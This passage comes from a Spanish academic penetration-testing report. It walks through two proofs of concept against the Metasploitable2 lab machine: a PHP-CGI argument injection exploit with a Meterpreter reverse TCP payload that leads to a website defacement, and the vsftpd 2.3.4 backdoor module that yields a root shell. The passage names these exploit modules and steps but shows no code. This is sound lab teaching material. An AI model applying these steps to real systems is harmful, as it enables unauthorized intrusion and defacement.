
Figura 15. Pantalla principal software Metasploit




Fuente: Del autor

Con el fin de optimizar el proceso de búsqueda de módulo destinado a la explotación de alguna vulnerabilidad se emplea el comando "***search***" añadiendo obligatoriamente el parámetro relacionado con la vulnerabilidad, como por ejemplo "***search* php_cgi**". Para obtener información sobre el módulo de la figura 13 se acude al comando tal como se refleja en la figura 16.


Figura 16. Información de exploit/multi/http/php_cgi_arg_injection




Fuente: Del autor

En la figura 17 se observa la configuración actual del módulo "**exploit/multi/http/php_cgi_arg_injection**" en la herramienta Metasploit, se muestra que se requiere registrar la dirección destino (*Host* a auditar), como también dispone de parámetros relativos al nivel bajo de codificación URI (0) y el puerto destino (80 HTTP).

Figura 17. Módulo "exploit/multi/http/php_cgi_arg_injection"





Fuente: Del autor

En la figura 18 se evidencia la configuración realizada al módulo "**exploit/multi/http/php_cgi_arg_injection**" en la herramienta Metasploit, se muestra el registro de la dirección destino (*Host* a auditar), selección del Payload "**php/meterpreter/reverse_tcp**" se especifica la dirección local (Maquina Atacante) y se evidencia el puerto local que escuchará el *Payload*.

Finalmente se efectúa la explotación obteniendo una sesión *Meterpreter* de *Metasploit* (Interprete de comandos). Por *Meterpreter* se entiende como aquel *Payload* ejecutado después del proceso de explotación en un sistema operativo de gran utilidad, se ejecuta en memoria como un proceso evadiendo en muchos casos los sistemas de seguridad.

Figura 18.Obtención de sesión Meterpreter





Fuente: Del autor

Las secuencias de las figuras 19, 20, 21 y 22 permiten contemplar el listado de los archivos y directorios en "**/var/www**", allí se encuentra alojado el archivo "**index.html**" como parte del sitio web brindado por el servicio de Apache del sistema Operativo *Metasploitable2*, asimismo, se muestra el algoritmo del archivo citado de la página principal (Dominio accedido), posteriormente se agregan código HTML para materializar el *Defacement* como aquella actividad no consentida ni autorizada que conlleva a la modificación (Manipulación) parcial de un sitio web.


Finalmente, en la figura 23 se contempla el resultado de proceso de la manipulación del sitio web, el cual corresponde a *Defacement* del index.php, en el que se consignó los datos de nombres, apellidos e identificación del autor del presente proyecto aplicado, como la igual la fecha y hora en la que se efectuó la explotación.

Figura 19. Listado de archivos y directorios en /var/www





Fuente: Del autor

Figura 20. Sitio web (Index.php) del servicio Apache de *Metasploitable2*





Fuente: Del autor

Figura 21.  Muestra archivo (var/www/index.php)





Fuente: Del autor

Figura 22. Modificación del archivo var/www/index.php (*Defacement*)




Fuente: Del autor

Figura 23. Sitio web modificado (*Defacement* a index.php) en *Metasploitable2*





Fuente: Del autor

6.5.3.2 Prueba de concepto 2 – VSFTPD 2.3.4. Continuando con el mismo procedimiento de la prueba de concepto 1 …véase el numeral 3.5.3.1… concerniente a la identificación de la vulnerabilidad del reporte de OpenVAS, información aportada por la herramienta *Vulnerability & Exploit Database* relativa a los datos del módulo en *Metasploit* e información brindada por la herramienta *ExploitDatabase* (Exploit-db) acerca del *Exploit* que explota la vulnerabilidad identificada.

En la figura 24 se examina el reporte suministrado por *Vulnerability & Exploit Database* concerniente a la vulnerabilidad VSFTPD versión 2.3.4, comunicando que se trata de un módulo que explota un *backdoor* que se adjuntó al archivo, este agujero de seguridad estuvo en "**vsftpd-2.3.4.tar.gz**" por el lapso dos días para el año 2011. Este *malware* fue eliminado el 3 de julio de 2011. Fuente https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor.


Figura 24. Investigación de la vulnerabilidad VSFTPD 2.3.4




Fuente: Del autor

Asimismo, en la figura 25 se evidencia las opciones disponibles del módulo exploit/unix/ftp/vsftpd_234_backdoor a emplear en *Metasploit*.


Figura 25. Opciones del módulo exploit/unix/ftp/vsftpd_234_backdoor




Fuente: Del autor

En la figura 26 se analiza la información brindada por la herramienta ExploitDatabase (*Exploit-db*) acerca del Exploit que explota la vulnerabilidad en VSFTPD versión 2.3.4 en Metasploit. Fuente - https://www.exploit-db.com/exploits/17491/


Figura 26. Investigación Exploit para VSFTPD 2.3.4




Fuente: Del autor


Por su parte en la figura 27 se observa la configuración realizada al módulo "**exploit/unix/ftp/vsftpd_234_backdoor**" en la herramienta Metasploit, se contempla el registro de la dirección destino (*Host* a auditar), selección del *Payload* "**cmd/unir/interact**", se especifica el puerto remoto que escuchará el *Payload* (21 FTP). Finalmente se efectúa la explotación obteniendo un Shell con privilegios de "**root**" como lo corrobora la figura 28.

Figura 27. Configuración al módulo "exploit/unix/ftp/vsftpd_234_backdoor"




